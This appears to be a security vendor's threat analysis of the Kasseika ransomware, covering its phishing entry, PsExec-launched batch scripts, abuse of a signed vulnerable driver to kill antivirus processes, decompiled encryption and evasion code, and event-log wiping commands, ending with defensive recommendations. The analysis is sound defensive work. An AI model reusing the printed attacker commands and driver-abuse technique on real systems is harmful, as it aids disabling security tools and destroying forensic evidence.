Kasseika Ransomware Deploys BYOVD Attacks, Abuses PsExec and Exploits Martini Driver

January 23, 2024

Ransomware

In this blog, we detail our investigation of the Kasseika ransomware and the indicators we found suggesting that the actors behind it have acquired access to the source code of the notorious BlackMatter ransomware.

By: Emmanuel Panopio, Christian Jason Geollegue, Julius Keith Estrellado, Christian Alpuerto, Shawn Austin Santos, Emmanuel Roll, Rhio Manaog, Gerald Fernandez, Don Ovid Ladores, Raighen Sanchez, Raymart Yambot, Francesca Villasanta, Sophia Nilette Robles
January 23, 2024 Read time: (words)

Following an increase in bring-your-own-vulnerable-driver (BYOVD) attacks launched by ransomware groups in 2023, the Kasseika ransomware is among the latest groups to take part in the trend. Kasseika joins Akira, BlackByte, and AvosLocker in using the tactic that allows threat actors to terminate antivirus processes and services for the deployment of ransomware. In this case we investigated, the Kasseika ransomware abused Martini driver to terminate the victim machine's antivirus-related processes.

In our analysis of the Kasseika ransomware attack chain, we observed indicators that resemble the BlackMatter ransomware. These indicators include pseudo-ransom extensions and the use of extension string.README.txt as the ransom note file name and format.

A closer look revealed that majority of the source code used by BlackMatter was used in this attack. Based on our research, the BlackMatter source code is not widely available, so its use in this Kasseika ransomware attack is suggestive of a mature actor in a limited group that acquired or bought access to it.

BlackMatter respawned from DarkSide, which is known to have been used as the basis for ALPHV, more popularly known as BlackCat. Since its shutdown in 2021, other ransomware groups have been observed using similar techniques and tools to BlackMatter, while a more exclusive group of ransomware operators are able to access its old code and apply it to new strains.



Figure 1. The Kasseika ransomware infection chain
download

Targeted phishing links via email for initial access

In the Kasseika ransomware case that we investigated, we observed that it used targeted phishing techniques for initial access, as well as to gather credentials from one of the employees of its target company. It then uses remote administration tools (RATs) to gain privileged access and move laterally within its target network.

Parent_ProcessCommandLine
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]\guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"

Figure 2. PsExec Command to execute malicious .bat file (click to enlarge)

Abusing PsExec for execution

Kasseika abused the legitimate Windows RAT PsExec to execute its malicious files. PsExec was originally designed for network management, but its misuse allows threat actors to remotely deploy a malicious .bat file, as in this case.

```
@echo off
setlocal

tasklist /FI "IMAGENAME eq %Martini%" 2>NUL | find /I "%Martini%" >NUL
if errorlevel 1 (
    echo Process not found.
) else (
    taskkill /F /IM "%Martini%"
)
```

Figure 3. Kasseika terminates Martini runtime

The Kasseika ransomware initially uses a batch script to load its malicious entities. The script begins by checking for the existence of the process named *Martini.exe*. If found, it then proceeds to terminate it to ensure that there is only one instance of the process running on the machine.

Kasseika's KILLAV mechanism for defense evasion

Upon further analysis, *Martini.exe* first verifies whether the *Martini.sys* driver was successfully downloaded to the affected system. The signed driver *Martini.sys*, originally labeled as *viragt64.sys*, is part of VirIT Agent System developed by TG Soft. By exploiting its vulnerabilities, Kasseika leverages this driver to effectively disable various security tools. If *Martini.sys* does not exist, the malware will terminate itself and not proceed with its intended routine.



Figure 4. “Martini.sys” file properties and certificate information

download

After confirming the presence of the system file, Kasseika proceeds to create a service and then initiates it.



Figure 5. The service created by PINCAV trojan, a 64-bit Windows PE file written in C++

The driver *Martini.sys* is then loaded by *Martini.exe* using the *CreateFileW* function.

```
FileW = CreateFileW(L"\\\\.\\Viragtlt", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( FileW != -1i64 )
```

Figure 6. The “Martini.sys” driver loaded by “Martini.exe”

After loading *Martini.sys*, *Martini.exe* continuously scans all active processes in the system. Upon detecting a listed process, it conveys this information to the driver through the *DeviceIoControl* function.

```
v12[v11] = 0;
if ( DeviceIoControl(FileW, 0x82730030, v12, v11 + 1, OutBuffer, 0x64u, BytesReturned, 0i64) )
  v1 = 1;
```

Figure 7. The “DeviceIoControl” function

The control code *0x82730030* is sent to the driver, instructing it to terminate at least 991 processes within its list, including antivirus products, security tools, analysis tools, and system utility tools. A complete list of the terminated processes can be found here.

```
case 0x82730030:
  if ( !MasterIrp || Options > 0x100 )
    goto LABEL_206;
  memset(Dest, 0, 0x104ui64);
  strncpy(Dest, MasterIrp, Options);
  sub_12EF4(3i64, Dest);
  break;
```

Figure 8. The “Martini.sys” case function

```
if ( !v21 )
{
  memset(&ObjectAttributes.RootDirectory, 0, 20);
  ObjectAttributes.SecurityDescriptor = 0i64;
  ObjectAttributes.SecurityQualityOfService = 0i64;
  ObjectAttributes.Length = 48;
  v22 = *(i + 10);
  ClientId.UniqueThread = 0i64;
  ClientId.UniqueProcess = v22;
  if ( ZwOpenProcess(&ProcessHandle, 0x1F0FFFu, &ObjectAttributes, &ClientId) >= 0 )
    ZwTerminateProcess(ProcessHandle, 99);
}
```

Figure 9. ZwTerminateProcess at “0x82730030” memory address is responsible for process termination.

Kasseika also makes use of the FindWindowA API to compare strings.



Figure 10. Kasseika comparing application window names for defense evasion (click to enlarge)
download

```
v9 = sub_ED3F37();
v10 = v9;
if ( v9 )
{
  off_EE313C(v9, a1, dwCmpFlags, lpString1, cchCount1, lpString2, cchCount2, a7, a8, a9);
  return v10(v13, v14, v15, v16, v17, v18, v19, v20, v21);
}
else
{
  v12 = sub_ED43EE(a1, 0);
  return CompareStringW(v12, dwCmpFlags, lpString1, cchCount1, lpString2, cchCount2);
}
}
```

Figure 11. Kasseika comparing strings for defense evasion

The Kasseika ransomware discovers applications that are related to process monitoring, system monitoring, and analysis tools.

OLLYDBG	18467-41
GBDYLLO	FilemonClass
pediy06	File Monitor – Sysinternals: www.sysinternals.com
RegmonClass	PROCMON_WINDOW_CLASS
Registry Monitor – Sysinternals: www.sysinternals.com	Process Monitor – Sysinternals: www.sysinternals.com

Table 1. A list of process monitoring, system monitoring, and analysis tools that Kasseika looks for

The Kasseika ransomware levels up its defense evasion techniques by discovering running processes that are related to security and analysis tools. It will terminate itself if these processes are present in the system.

ntice.sys	CisUtMonitor
iceext.sys	*FileMonitor.sys*
Syser.sys	REGMON
HanOlly.sys	Regsys
extrem.sys	Sysregm
FRDTSC.SYS	PROCMON
fengyue.sys	Revoflt

Kernel Detective	Filem

Table 2. A list of process names related to security and analysis

Figure 12 shows that the script will remove any directories under the malicious batch script to ensure a clean state. Kasseika will set up the variables to store various paths and executable file names. These variables enable the script to be more flexible, allowing easy modification of file paths and names for future use.

```
rmdir /s /q "%localPath%"

set "sourcePath=\\10.8.20.151\share"
set "localPath=%~dp0test"
set "Martini=Martini.exe"
set "sys=Martini.sys"
set "smartscreen_protected=smartscreen_protected.exe"
set "clear=clear.bat"
```

Figure 12. Initialization of variables

```
robocopy "%sourcePath%" "%localPath%" /E

cd "%localPath%"

start "" "%Martini%"
"%smartscreen_protected%"
"%clear%"
```

Figure 13. Execution of payloads

Kasseika then transfers files from a network share to a local directory. The utilization of the */E* switch ensures the comprehensive copying of all subdirectories, including empty ones. Following this, *Martini.exe* is executed to terminate any processes associated with antivirus vendors. Subsequently, the execution proceeds to launch *smartscreen_protected.exe*, which we identified as the Kasseika ransomware binary. Finally, *clear.bat* is executed to erase any traces of the operation on the machine.

```
rmdir /s /q "%localPath%"

del "%~f0"
```

Figure 14. The contents of “clear.bat” for final cleanup

Kasseika payload analysis

The Kasseika ransomware is a 32-bit Windows PE file packed by Themida. Themida-packed binaries are known to have formidable code obfuscation and anti-debugging techniques, making it hard to reverse-engineer them.



Figure 15. Kasseika ransomware packed with Themida

Before encryption, Kasseika terminates all processes and services that are currently accessing Windows Restart Manager. Kasseika first starts a new session, modifying the *Owner* value from the registry keys in the following list. It then starts enumerating session hashes (*SessionHash*) of processes and services from the registry keys in the same list. After termination, it retrieves the paths of the terminated files that will be checked later for encryption:

- ***HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session{numbers}***
- ***Owner = {hex values}***
-
- ***HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session{numbers}***
- ***SessionHash = {hex values}***

-
- ***HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session{numbers}***
- ***Sequence = 0x01***
-
- ***HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session{numbers}***
- ***RegFiles{numbers} = {encrypted path and file}***
-
- ***HKEY_CURRENT_USER\Software\Microsoft\RestartManager\Session{numbers}***
- ***RegFilesHash = {hex values}***

The Kasseika ransomware deletes the shadow copies of the affected system by using Windows Management Instrumentation command-line (WMIC) queries to enumerate them.

> SELECT * Win32_ShadowCopies

The Kasseika ransomware then decrypts its encrypted extension by first retrieving a hard-coded string from *CryptoPP::StringSinkTemplate*. Next, it uses Base64 to encode the first nine characters of the string. Finally, since the characters “+”, “/”, and “=” in Base64 are not compatible in a file extension, the ransomware replaces them with “a”, “l”, and “e”, respectively.

```
LOBYTE(v15) = 0;
v18 = 0;
v14 = sub_EC447C(80);
sub_EC6160(v14, 0, 0x50u);
v13 = sub_EC447C(20);
*v13 = 0i64;
v13[4] = 0;
sub_E9F780(v13, 0);
*v13 = &CryptoPP::StringSinkTemplate<std::string>::`vftable';
v13[1] = &CryptoPP::StringSinkTemplate<std::string>::`vftable';
v13[4] = &v15;
LOBYTE(v18) = 1;
v0 = Base64Encoder(v14, v13, v10, v11);
LOBYTE(v18) = 0;
sub_E93040(&unk_EFBC68, 160, v1, v0);
if ( v12 )
  (**v12)(v12, 1);
v2 = dword_F018C8(NtCurrentPeb()->ProcessHeap, 8, 9);
v3 = &v15;
if ( v17 >= 0x10 )
  v3 = v15;
v4 = v2;
dword_F018D4(v2, v3 + 30, 9);
for ( i = 0; i < 9; ++i )
{
  v6 = v4[i];
  switch ( v6 )
  {
    case '+':
      v4[i] = 97;                               // 'a'
      break;
    case '/':
      v4[i] = 108;                              // 'l'
      break;
    case '=':
      v4[i] = 101;                              // 'e'
      break;
  }
}
v7 = dword_F018C8(NtCurrentPeb()->ProcessHeap, 8, 22);
```

Figure 16. The Kasseika ransomware decrypting its file extension

Kasseika retrieves its encryption algorithm key, ChaCha20, together with the RSA encryption algorithm from open-source C++ library CryptoPP. Kasseika then generates a modified version of the ChaCha20 matrix that consists of randomly generated bytes. The matrix is copied to a buffer that will be encrypted by the RSA public key, after which the encrypted buffer is written into the modified version of the ChaCha20 matrix. The Kasseika ransomware then uses the modified ChaCha20 matrix to encrypt target files.

```
  CryptoPP::DetectX86Features(v74);
if ( byte_C7F701 && v8 >= 4 )
{
  v14 = v10[3].m128i_i32[0];
  v15 = a7;
  while ( (unsigned int)~v14 > 4 )
  {
    v16 = 0;
    if ( (a1 & 4) == 0 )
      v16 = v15;
    CryptoPP::ChaCha_OperateKeystream_SSE2(v10, v16, v9, a5);
    v10[3].m128i_i32[0] += 4;
    v9 += 16;
    v14 = v10[3].m128i_i32[0];
    v8 = a8 - 4;
    v15 += 16 * ((a1 & 4) == 0);
    a6 = v9;
    a7 = v15;
    a8 = v8;
```

Figure 17. The function used by Kasseika to use ChaCha20 algorithm for file encryption

After successful encryption, the Kasseika ransomware renames the encrypted files by appending the following encrypted extension in the encrypted files:

> {original filename}.{original extension}. CBhwKBgQD

CBhwKBgQD.README.txt	1/15/2024 2:42 PM	Text Document	1 KB
wouldthiswork.dbx.CBhwKBgQD	1/15/2024 2:42 PM	CBHWKBGQD File	1 KB
wouldthiswork.dcr.CBhwKBgQD	1/15/2024 2:42 PM	CBHWKBGQD File	1 KB
wouldthiswork.ddd.CBhwKBgQD	1/15/2024 2:42 PM	CBHWKBGQD File	1 KB
wouldthiswork.dds.CBhwKBgQD	1/15/2024 2:42 PM	CBHWKBGQD File	1 KB

Figure 18. Sample encrypted files by the Kasseika ransomware

Afterward, Kasseika reuses the encrypted file extension as the name of its ransom note, *CBhwKBgQD.README.txt*, which Kasseika will drop in every directory that it will encrypt in the affected system.



Figure 19. A Kasseika ransom note

At the end of its encryption routine, the Kasseika ransomware changes the wallpaper of the affected system, as shown in Figure 20.



Figure 20. Kasseika changes the wallpaper of the infected machine with its ransom note

Clearing traces of the attack   As Figure 21 shows, the Kasseika ransomware also has the capability to wipe its traces by clearing the system’s event logs through the execution of the commands.

```
@echo off
wevtutil.exe cl Application
wevtutil.exe cl Security
wevtutil.exe cl System
pause
```

Figure 21. The commands that Kasseika uses to clear the event logs

The command wevutil.exe efficiently clears the Application, Security, and System event logs on the Windows system. This technique is used to operate discreetly, making it more challenging for security tools to identify and respond to malicious activities.

Security Recommendations

The following is a list of measures that organizations can employ as best practices to minimize the chances of falling victim to ransomware attacks such as those launched by the Kasseika ransomware:

- Only grant employees administrative rights and access when necessary.
- Ensure that security products are updated regularly and perform period scans.
- Secure regular backups of critical data in case of any loss.
- Exercise good email and website safety practices — download attachments, select URLs, and execute programs only from trusted sources.
- Encourage users to alert the security team of potentially suspicious emails and files and use tools to block malicious emails.
- Conduct regular user education around the dangers and signals of social engineering.

A multilayered approach can help organizations guard possible entry points into their system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior, which can help protect enterprises.

Trend Vision One™ provides multilayered protection and behavior detection, which helps block questionable behavior and tools before ransomware can do any damage.

Trend Cloud One™ – Workload Security protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.

Trend Micro™ Deep Discovery™ Email Inspector employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.

Trend Micro Apex One™ offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of compromise

The Kasseika ransomware indicators of compromise can be found here.